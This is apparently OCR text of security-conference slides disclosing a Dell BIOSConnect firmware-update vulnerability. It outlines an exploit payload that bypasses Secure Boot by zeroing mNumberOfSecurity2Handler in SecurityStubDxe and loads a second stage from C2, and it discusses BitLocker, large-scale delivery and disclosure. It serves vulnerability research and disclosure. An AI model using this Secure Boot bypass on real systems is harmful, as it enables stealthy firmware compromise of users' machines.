
- What about Secure Boot?
  - MdeModulePkg/Core/Dxe/Image/Image.c: CoreLoadImageCommon
  - MdeModulePkg/Universal/SecurityStubDxe/SecurityStub.c: Security2StubAuthenticate
  - MdeModulePkg/Library/DxeSecurityManagementLib/DxeSecurityManagementLib.c: ExecuteSecurity2Handlers


```
EFI_STATUS
EFIAPI
ExecuteSecurity2Handlers (
  IN  UINT32                            AuthenticationOperation,
  IN  UINT32                            AuthenticationStatus,
  IN  CONST EFI_DEVICE_PATH_PROTOCOL    *File, OPTIONAL
  IN  VOID                              *FileBuffer,
  IN  UINTN                             FileSize,
  IN  BOOLEAN                           BootPolicy
  )
{
  [ ... snipped ... ]
  //
  // Directly return successfully when no handler is registered.
  //
  if (mNumberOfSecurity2Handler == 0) {
    return EFI_SUCCESS;
  }
```

- Exploit payload contents
  - Turn off image verification
    - Scan memory to find SecurityStubDxe
    - Write zero to mNumberOfSecurity2Handler
  - Can now load whatever we want
  - Stops updating TPM measurements
  - UEFI firmware thinks Secure Boot is on




- Loading second stage payload
  - Where to load the next EFI executable from?
    1. Appended to first stage
    2. Use UEFI network stack to download from C2
    3. Downloaded by DellCsosLauncher.efi
       - Dell has their own EFI RamDisk implementation
       - URLs from json downloaded to DellRamDisk filesystems
       - Will even extract .zip files for you
       - Can be accessed using standard UEFI functions
         - EFI_SIMPLE_FILE_SYSTEM_PROTOCOL



DEMO

BUT BITLOCKER!!!



1. Updating BIOS with Bitlocker

When updating the BIOS on a system with BitLocker < **Enabled** > please be aware of the below.

⛔ **Caution:** If BitLocker is not suspended, the next time you reboot the system it will not recognize the BitLocker key.
You will then be prompted to enter the recovery key to progress and the system will ask for this on each reboot.
If the recovery key is unknown this can result in data loss or unnecessary operating system re-install.

2. Solution

ℹ **Note:** If the BitLocker icon is not seen this could be down to restrictions put in place by system administrators. If this is the case contact your system administrator for assistance.

Method One: The easiest solution is to suspend BitLocker before updating the BIOS.

https://web.archive.org/web/20210630161728/https://www.dell.com/support/kbdoc/en-us/000134415/updating-the-bios-on-dell-systems-with-bitlocker-enabled

1. Updating BIOS with Bitlocker

When updating the BIOS on a system with BitLocker < **Enabled** > please be aware of the below.

⛔ **Caution:** If BitLocker is not suspended, the next time you reboot the system it will not recognize the BitLocker key.
You will then be prompted to enter the recovery key to progress and the system will ask for this on each reboot.
If the recovery key is unknown this can result in data loss or unnecessary operating system re-install.

2. Solution

ℹ **Note:** If the BitLocker icon is not seen this could be down to restrictions put in place by system administrators. If this is the case contact your system administrator for assistance.

Method One: The easiest solution is to suspend BitLocker before updating the BIOS.

https://web.archive.org/web/20210630161728/https://www.dell.com/support/kbdoc/en-us/000134415/updating-the-bios-on-dell-systems-with-bitlocker-enabled

Hewlett Packard Enterprise

Disabling BitLocker to permit firmware updates (Windows only)

The TPM, when used with BitLocker, measures a system state. Upon detection of a changed ROM image, it restricts access to the Windows file system if the user cannot provide the recovery key. HP SUM detects if a TPM is enabled in your system. For some newer models of HP ProLiant servers, if a TPM is detected in your system or with any remote server selected as a target, HP SUM utilities for HP iLO, Smart Array, NIC, and BIOS warn users prior to a flash. If the user does not temporarily disable BitLocker and does not cancel the flash, the BitLocker recovery key is needed to access the user data upon reboot.

CAUTION: Temporarily disabling BitLocker Drive Encryption can compromise drive security and should only be attempted in a secure environment. If you are unable to provide a secure environment, HP recommends providing the boot password and leaving BitLocker Drive Encryption enabled throughout the firmware update process. This requires setting the `/tpmbypass` parameter for HP SUM or the firmware update is blocked.

---

https://web.archive.org/web/20180705125009/http://downloads.linux.hpe.com/SDR/repo/spp/2014.09.0/hp/swpackages/helpfiles/help/en/v16924013.htm

Hewlett Packard Enterprise

Disabling BitLocker to permit firmware updates (Windows only)

The TPM, when used with BitLocker, measures a system state. Upon detection of a changed ROM image, it restricts access to the Windows file system if the user cannot provide the recovery key. HP SUM detects if a TPM is enabled in your system. For some newer models of HP ProLiant servers, if a TPM is detected in your system or with any remote server selected as a target, HP SUM utilities for HP iLO, Smart Array, NIC, and BIOS warn users prior to a flash. If the user does not temporarily disable BitLocker and does not cancel the flash, the BitLocker recovery key is needed to access the user data upon reboot.

CAUTION: Temporarily disabling BitLocker Drive Encryption can compromise drive security and should only be attempted in a secure environment. If you are unable to provide a secure environment, HP recommends providing the boot password and leaving BitLocker Drive Encryption enabled throughout the firmware update process. This requires setting the `/tpmbypass` parameter for HP SUM or the firmware update is blocked.

---

https://web.archive.org/web/20180705125009/http://downloads.linux.hpe.com/SDR/repo/spp/2014.09.0/hp/swpackages/helpfiles/help/en/v16924013.htm

Microsoft

Do I have to suspend BitLocker protection to download and install system updates and upgrades?

No user action is required for BitLocker in order to apply updates from Microsoft, including Windows quality updates and feature updates. Users need to suspend BitLocker for Non-Microsoft software updates, such as:

- Some TPM firmware updates if these updates clear the TPM outside of the Windows API. Not every TPM firmware update will clear the TPM and this happens if a known vulnerability has been discovered in the TPM firmware. Users don't have to suspend BitLocker if the TPM firmware update uses Windows API to clear the TPM because in this case, BitLocker will be automatically suspended. We recommend users testing their TPM firmware updates if they don't want to suspend BitLocker protection.
- Non-Microsoft application updates that modify the UEFI\BIOS configuration.
- Manual or third-party updates to secure boot databases (only if BitLocker uses Secure Boot for integrity validation).
- Updates to UEFI\BIOS firmware, installation of additional UEFI drivers, or UEFI applications without using the Windows update mechanism (only if you update and BitLocker does not use Secure Boot for integrity validation).
- You can check if BitLocker uses Secure Boot for integrity validation with manage-bde -protectors -get C: (and see if "Uses Secure Boot for integrity validation" is reported).


https://web.archive.org/web/20210714172541/https://docs.microsoft.com/en-us/windows/security/information-protection/bitlocker/bitlocker-upgrading-faq


CAN'T UPDATE FIRMWARE
WITHOUT SUSPENDING BITLOCKER

- Boot Guard and BIOS Guard
- HP Sure Start
- Kernel DMA protections
- VBS and HVCI

Exploiting at scale


- Large impact
- Hacked home router (Mirai, BASHLITE, etc)
- Enterprise device vulnerabilities



"It appears from our investigations that the threat actor uses a network of compromised home routers as operational relay boxes in order to perform stealth reconnaissance as well as attacks," ANSSI (Agence Nationale de la Sécurité des Systèmes d'Information)

https://twitter.com/x0rz/status/1417857369179099138?s=11
https://www.bleepingcomputer.com/news/security/france-warns-of-apt31-cyberspies-targeting-french-organizations/


- ASN hijacking
- BGP hijacking




- Transparent DNS fiddling by ISPs

https://www.securityskeptic.com/2011/06/asn-hijacking-attacks.html


- Supply chain
  - Simple
    - Web Server



- Supply chain
  - Simple
    - Web Server
  - Complex
    - Insider



- Disclosure and Remediation
  - ~~180~~, ~~129~~, ~~128~~, 129 models of Dell computers are vulnerable
  - Timeline and experience
  - How to safely and remotely update unsafe remote update mechanisms
  - How to avoid rollback/downgrade attacks
- Files, exploits, tools, etc
  - https://github.com/eclypsium/BIOSDisconnect
- Thank you
  - Dell
  - CERT


ITS OVER...
ITS FINALLY OVER...
imgflip.com